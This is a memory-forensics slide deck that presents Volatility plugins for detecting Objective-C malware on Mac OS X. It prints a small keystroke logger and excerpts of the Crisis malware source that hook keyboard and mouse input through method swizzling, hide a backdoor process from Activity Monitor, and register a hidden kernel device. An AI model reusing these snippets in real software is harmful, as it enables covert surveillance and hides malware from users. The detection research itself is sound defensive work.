

# Detecting Objective-C Malware Through Memory Forensics



Andrew Case (@attrc)

Volexity

→ Golden G. Richard III (@nolaforensix)

University of New Orleans

# Memory Forensics: Important Research Areas

Broad OS Coverage

Deep Coverage:  
Compressed RAM,  
GPUs, et al



Malware Detection  
and Mitigation

Application-Level  
Memory Forensics

# Kernel-Level Malware



- Complete control over entire system
- Abundant mechanisms for resource acquisition
  - Kernel threads
  - Kernel timers
  - Callback mechanisms
  - ...
- Filesystem manipulation / hiding
- Process manipulation / hiding
- ...
- **Traditionally was hard to detect**

# But: Kernel-Level Memory Forensics


- Lots of work on kernel-level memory forensics
- Windows, Linux kernel memory forensics techniques in pretty good shape
- Mac OS X improving
- Good kernel-level malware / rootkit detection
- Can find hidden resource usage
- Discover DKOM
- Find injected code, hooking, et al
- **Means: memory forensics can burn a lot of kernel-level malware**
- **(Re-) generates interest in user-level malware**

# Why (Else) User-Level Malware?

- Malware authors chase the path of least resistance / most bang / least detection
- In addition to memory forensics...
- Increasing lock-down by OS designers
  - Signed drivers / kernel extensions
  - Protection of kernel data structures (PatchGuard)
  - KASLR
- Result: increased interest in user-level or "dual mode" malware (Crisis, Ventir, et al)
- Focus in this paper is Mac OS X and specifically, **userland Objective C malware**

# Aside: Objective-C in One Slide

- OO language, C/C++ flavor
- Very flexible runtime system
- **Selector** == name of a method
- **Implementation** == method code that executes
- **Method** == selector + implementation
- Pointers glue these things together and can be changed
- Can refer to classes, selectors, impl's with textual names
- Introspection / reflection / swizzling / et al
- Rich API on Mac OS X for accessing hardware, user and system activity, etc.
- Ideal for square bracket lovers
- `[niceObj giveWine [Wine @"PinotNoir"]]`



# OK, So What Are Actually Up To?

- User-level malware detection on Mac OS X
- Focus on Objective-C
- **User-space keystroke logger detection**
- **Method swizzling (aka pointer swizzling)**
  - Used by Crisis to tamper with user-level Obj-C applications
- **Detection of named ports usage**
  - Can be used for interprocess communication or marking territory (like mutexes, atoms in Windows)



# Memory Forensics: Interrogating Obj-C

- Must be able to enumerate loaded Objective-C classes for a process
- `realized_class_hash` global variable in the runtime references every class's `objc_class`
- An `objc_class` references all class instance variables, members, their types, and implementations
- Thus: all classes, all info about each class

# How?

- Simplest way to find `realized_class_hash` is to examine symbol table for Obj-C library `libobjc`
- That's the default for our new Volatility plugin
- Then can just walk through the table and examine `objc_class` instances
- If not swapped in, can still be discovered:
  - Enumerate libraries, find `libobjc`
  - Parse Mach-O headers and scan data section to find an NXHashTable that smells right
  - Then proceed

# Detecting Obj-C Keystroke Loggers

- Via AppKit:
  - `addGlobalMonitorForEventsMatchingMask`
    - Watch other processes
  - `addLocalMonitorForEventsMatchingMask`
    - Watch current process

```
- (void)applicationDidFinishLaunching:  
    (NSNotification *)aNotification {  
    [NSEvent  
        addGlobalMonitorForEventsMatchingMask:  
            NSKeyDownMask  
            handler:^(NSEvent *event){  
                NSLog(@"User pressed: %@",  
                      event.characters);  
            }  
    ];  
}
```

Simple keystroke logger with inline handler

# More Than Keystroke Monitoring

```
event_masks =  
{1: "NSLeftMouseDown",  
 3: "NSRightMouseDown",  
 5: "NSMouseMoved",  
 7: "NSRightMouseDragged",  
 9: "NSMouseExited",  
 11: "NSKeyUp",  
 13: "NSAppKitDefined",  
 15: "NSApplicationDefined",  
 17: "NSCursorUpdate",  
 19: "NSEventTypeBeginGesture",  
 22: "NSScrollWheel",  
 24: "NSTabletProximity",  
 26: "NSOtherMouseUp",  
 29: "NSEventTypeGesture",  
 31: "NSEventTypeSwipe",  
 33: "NSEventTypeQuickLook", }  
 2: "NSLeftMouseUp",  
 4: "NSRightMouseUp",  
 6: "NSLeftMouseDragged",  
 8: "NSMouseEntered",  
 10: "NSKeyDown",  
 12: "NSFlagsChanged",  
 14: "NSSystemDefined",  
 16: "NSPeriodic",  
 18: "NSEventTypeRotate",  
 20: "NSEventTypeEndGesture",  
 23: "NSTabletPoint",  
 25: "NSOtherMouseDown",  
 27: "NSOtherMouseDragged",  
 30: "NSEventTypeMagnify",  
 32: "NSEventTypeSmartMagnify", }
```

# How?

TL;DR

- RE effort reveals  
*addGlobalMonitorForEventsMatchingMask* creates an instance of `NSEventObserver`
- Enumerate all processes that map `libobjc`
- Find the `objc_class` structure for `NSEventObserver` (`via realized_class_hash`) and note the class' address
- Search data regions for process to find instances of the `NSEventObserver` class address
- (Each instance of a class is represented by an Object whose first member `isa` points to defining class)
- Then interrogate the **handler** and **mask** members to determine what code is monitoring which events

# Keystroke Logger Detection

```
k1:  
-(void)applicationDidFinishLaunching:  
    (NSNotification *)aNotification {  
    [NSEvent  
        addGlobalMonitorForEventsMatchingMask:  
            NSKeyDownMask  
            handler:^(NSEvent *event){  
                NSLog(@"User pressed: %@",  
                    event.characters);  
            }  
    ];  
}
```

```
$ python vol.py -f kl.raw mac_observers  
Volatility Foundation Volatility Framework 2.5  
Name  Pid  Class                      Mask          Method Address      Library  
-----  
kl   943  _NSGlobalEventObserver     NSKeyDown    0x0000000100001390 /Users/b/kl
```

# Crisis: Notorious Mac OS X Malware

- Kernel and user-level components
- Most of the fun stuff is user-level
- Heavy use of **Objective C pointer swizzling**
- Hacks Mac OS X Activity Monitor to hide
- Takes screenshots, captures audio, video
- Snoops web browsing
- Intercepts and logs messaging
  - ...even if you use encryption protocols like OTR (Adium)
- Basically, all the stuff you're scared malware will do to you
- Source: <https://github.com/hackedteam/core-macos> & <https://github.com/hackedteam/driver-macos>

# Quick Peek at Kernel Level

- Kernel-level process hiding, filesystem hiding
- Legitimate device: **/dev/pmCPU**
- "Evil" Crisis device: **/dev/pfCPU**
- Kernel-level rootkit components live behind this device
- User-level components of Crisis use `ioctl()` calls to communicate with kernel components
- Lots of complex hiding mechanisms in Crisis
- Quickly locating handlers for kernel module can help direct static analysis

# Crisis Kernel Extension

```
// Register our device in /dev
major = cdevsw_add(major, &chardev);
if (major == -1) {
    return KERN_FAILURE;
}

devfs_handle = devfs_make_node(makedev(major, 0),
                                DEVFS_CHAR,
                                UID_ROOT,
                                GID_WHEEL,
                                0666,
                                "pfCPU");
```



# mac\_devfs plugin

```
$ python vol.py --profile=MacLion_10_7_3_AMDx64 -f crisis-infected.snap mac_devfs
```

<u>Offset</u>	<u>Path</u>	<u>Member</u>	<u>Handler</u>	<u>Module</u>	<u>Handler Sym</u>
0xffff8000859000	/dev/pfCPU	d_mmap	0xffff800055e480	_kernel_	_enodev
0xffff8000859000	/dev/pfCPU	d_ioctl	0xffff7f808049c6	com.apple.mdworker	
0xffff8000859000	/dev/pfCPU	d_strategy	0xffff800055e490	_kernel_	_enodev_strat
0xffff8000859000	/dev/pfCPU	d_select	0xffff800055e480	_kernel_	_enodev
0xffff8000859000	/dev/pfCPU	d_read	0xffff800055e480	_kernel_	_enodev
0xffff8000859000	/dev/pfCPU	d_write	0xffff800055e480	_kernel_	_enodev
0xffff8000859000	/dev/pfCPU	d_reserved_1	0xffff800055e48	_kernel_	_enodev
0xffff8000859000	/dev/pfCPU	d_open	0xffff7f808049b6	com.apple.mdworker	
0xffff8000859000	/dev/pfCPU	d_close	0xffff7f808049be	com.apple.mdworker	
0xffff8000859000	/dev/pfCPU	d_reset	0xffff800055e480	_kernel_	_enodev
0xffff8000859000	/dev/pfCPU	d_reserved_2	0xffff800055e480	_kernel_	_enodev
0xffff8000859000	/dev/pfCPU	d_stop	0xffff800055e480	_kernel_	_enodev

"Good" mdworker is associated with Spotlight search indexing. This "evil" one can now be dumped and analyzed.

# Snip From Crisis Kernel Ext ioctl() Handler


```
static int cdev_ioctl(...) {
    ...
    switch (cmd) {
        case MHOOK_HIDEPIPID:
            ...
#define DEBUG
            pid_t pid = p->p_pid;
            printf("[MHOOK] Hiding PID: %d\n", pid);
#endif
            ...
            if (hide_proc(p, username, backdoor_index) == -1) {
#define DEBUG
                printf("[MHOOK] hide_proc failed\n");
#endif
            }
        }
    }
}
```

**But We're Here for Crisis User-land**

**Crafiest Piece is Obj-C Swizzling**

# Pointer Swizzling in User-Level Malware

- Objective C allows implementations of methods to be changed dynamically
- Crisis injects code by adding a new method to a class and then swapping the implementation of the new method with a critical method



# Crisis Pointer Swizzling

- In core-macos/core/InputManager/RCSMInputManager.m
- Injected into most processes and targets:
  - Safari
  - Firefox
  - Microsoft Messenger
  - Skype (VOIP calls and chat)
  - Adium (secure messaging program)
  - Clipboard handler
  - Activity Monitor
  - + keystroke / mouse logging for apps

```
#define swizzleMethod(c1, m1, c2, m2) do { \
    method_exchangeImplementations(class_getInstanceMethod(c1, m1), \
                                  class_getInstanceMethod(c2, m2)); \
} while(0)
```

```
BOOL swizzleByAddingIMP (Class _class, SEL _original,
    IMP _newImplementation, SEL _newMethod) {
```



```
...
Method methodOriginal = class_getInstanceMethod(_class, _original);
const char *type   = method_getTypeEncoding(methodOriginal);
class_addMethod (_class, _newMethod, _newImplementation, type);
Method methodNew = class_getInstanceMethod(_class, _newMethod);
method_exchangeImplementations(methodOriginal, methodNew);
...
return TRUE;
}
```

- A new method is added to an existing class, then the implementations of an existing, important method and the new one are swapped.
- Now calling the original method invokes evil and the new method invokes good.
- Invoking the new method provides a way to execute the original method that is hooked.



```
- (void)hookKeyboardAndMouse: (NSEvent *)event {  
    ...  
    switch ([event type]) {  
        case NSLeftMouseDown: {  
            if (mouseAgentIsActive == 1) {  
                [self logMouse];  
            }  
            break;  
        }  
        case NSKeyDown: {  
            if (keylogAgentIsActive == 1) {  
                [self logKeyboard: event];  
            }  
            break;  
        }  
        default:  
            break;  
    }  
    ...  
}
```

Complex,  
use shared  
memory to  
save  
keystrokes,  
mouse info,  
and captured  
screenshots

# Userspace Process Hiding (Activity Monitor)

```
+ (void)hideCoreFromAM {
    ...
    readData = [mSharedMemoryCommand readMemory: OFFT_CORE_PID
                                              fromComponent: COMP_AGENT];
    shMemCommand = (shMemoryCommand *)[readData bytes];
    if (shMemCommand->command == CR_CORE_PID) {
        memcpy(&gBackdoorPID, shMemCommand->commandData, sizeof(pid_t));
    }

    Class className    = objc_getClass("SMProcessController");
    Class classSource = objc_getClass(kMySMProcessController);
    swizzleByAddingIMP(className,
                        @selector(outlineView:numberOfChildrenOfItem:),
                        class_getMethodImplementation(classSource,
                            @selector(outlineViewHook:numberOfChildrenOfItem:)),
                        @selector(outlineViewHook:numberOfChildrenOfItem:));
    swizzleByAddingIMP(className,
                        @selector(filteredProcesses),
                        class_getMethodImplementation(classSource,
                            @selector(filteredProcessesHook)),
                        @selector(filteredProcessesHook));
    ...
}
```

## Static name

```
- (id)filteredProcessesHook {
```

```
if (gBackdoorPID == 0) {
    return [self filteredProcessesHook];
}
```

```
NSMutableArray *a = [[NSMutableArray alloc]
    initWithArray: [self filteredProcessesHook]];
```

```
int i = 0;
for (; i < [a count]; i++) {
    id object = [a objectAtIndex: i];
    if ([[object performSelector: @selector(pid)] intValue] == gBackdoorPID) {
        [a removeObject: object];
    }
}

return a;
}
```

Recall that -Hook version invokes original functionality because of implementation swap during swizzling—it's not recursion!




Pointer swizzling has the same impact (and a cooler name) as code injection or hooking, but is (**was**) undetected by existing defensive methods.

# Swizzling Detection

```
$ python vol.py -f memdmp.raw mac_swizzled -p 1497
```

Name	Pid	Class	Method	Method Address	Library
kl	1497	NSInputManager	dealloc	0x00007fff95ba9d7f	/System/Library/.../Versions/C/AppKit
kl	1497	NSInputManager	finalize	0x00007fff95ba9ead	/System/Library/.../Versions/C/AppKit
..					
kl	1497	NSInputManager	description	0x00007fff95ba9f5c	/System/Library/.../Versions/C/AppKit
kl	1497	NSInputManager	image	0x00007fff95ba9d6e	/System/Library/.../Versions/C/AppKit
kl	1497	NSInputManager	isEnabled	0x00007fff95ba9a62	/System/Library/.../Versions/C/AppKit
..					
kl	1497	NSInputManager	hasMarkedText	0x00007fff95baa235	/System/Library/.../Versions/C/AppKit
kl	1497	NSInputManager	selectedRange	0x00007fff95baa2e5	/System/Library/.../Versions/C/AppKit
kl	1497	NSInputManager	insertText:	0x00007fff95ba9fe0	/System/Library/.../Versions/C/AppKit



## Warning signs:

- **Implementation in different library than most other methods**
- **Address in non-file-backed memory region**

# Context Switch

# Objective-C Named Ports


- Allow transmission of data between threads and processes
- Ports can be assigned names and advertised to other processes through port name servers
- Functionality in the `NSPortNameServer` class
- Malware like Crisis uses named ports, but about as deeply as Windows malware typically uses atoms or mutexes...

# Mutexes in Windows Malware

```
//kill all netsky and sasser variants
void kill_skynet() {
    CreateMutexA(NULL, TRUE, "AdmMoodownJKIS003") ;
    CreateMutexA(NULL, TRUE, " (S) (k) (y) (N) (e) (t) ") ;
    CreateMutexA(NULL, TRUE, " _____ --->>>U<<<<-- ____ ") ;
    CreateMutexA(NULL, TRUE, "NetDy_Mutex_Psycho") ;
    CreateMutexA(NULL, TRUE, " _-=oOOSOkOyONoEoT0o=-_ ") ;
    CreateMutexA(NULL, TRUE, "SyncMutex_USUkUyUnUeUtUU") ;
    CreateMutexA(NULL, TRUE, "SyncMutex_USUkUyUnUeUtU") ;

    ...
    CreateMutexA(NULL, TRUE, "NetDy_Mutex_Psycho") ;
    CreateMutexA(NULL, TRUE, "Rabbo_Mutex") ;
    CreateMutexA(NULL, TRUE, "Rabbo") ;

    ...
}
```



# Named Port Check in Crisis

```
- (void)_checkForOthers {
    ...
    //
    // Check if there's another backdoor running
    //
    id port = [[NSPort port] retain];
    if (![[NSPortNameServer systemDefaultPortNameServer]
          registerPort: port
          name: @""com.apple.mdworker.executed""]) { ←
#ifndef DEBUG_CORE
    errorLog(@"NSPort check error! Backdoor is already running");
#endif
    exit(-1);
} else {
#ifndef DEBUG_CORE
    warnLog(@"Port Registered correctly");
#endif
}
...
}
```

# Evaluating Registered Named Ports

- Enumerate all processes and filter launchd
- Find where launchd is mapped into process memory by walking process memory mappings
- Locate `port_hash`, which tracks registered ports
- Walk the hash table and print info about named port
- Implementation changes completely in latest version of Mac OS X—waiting for another RE effort to complete

# Detection

```
$ python vol.py -f infected-with-crisis.raw mac_launchd_ports
Volatility Foundation Volatility Framework 2.5
Pid      Address          Name
-----  -----
1        0x000000010443ab60 com.apple.security.pboxd
1        0x0000000104428a80 com.apple.SystemConfiguration.PPPController
1        0x000000010441cb90 com.apple.sandboxd
...
119     0x0000000104e15820 com.apple.pictd
119     0x0000000104e0db80 com.apple.dock.appstore
119     0x0000000104e07800 com.apple.mdworker.prescan.0
119     0x0000000104e25980 com.apple.mdworker.executed ←
119     0x0000000104e08330 com.apple.axserver
119     0x0000000104e1d630 com.apple.syncdefaultsd.push
119     0x0000000104e162a0 com.apple.printtool.agent
```

PID of the launchd process, not the process that created the port.  
We're digging around to supplement with the creator PID, too.

# Almost Done...

- And before you ask, yes, we know.
- Swift.
- Not yet.



# Conclusion



Goal: help detect malware, in whichever space it prefers.

[golden@cs.uno.edu](mailto:golden@cs.uno.edu) ←→ [@nolaforensix](https://twitter.com/nolaforensix)  
[andrew@dfir.org](mailto:andrew@dfir.org) ←→ [@attrc](https://twitter.com/attrc)

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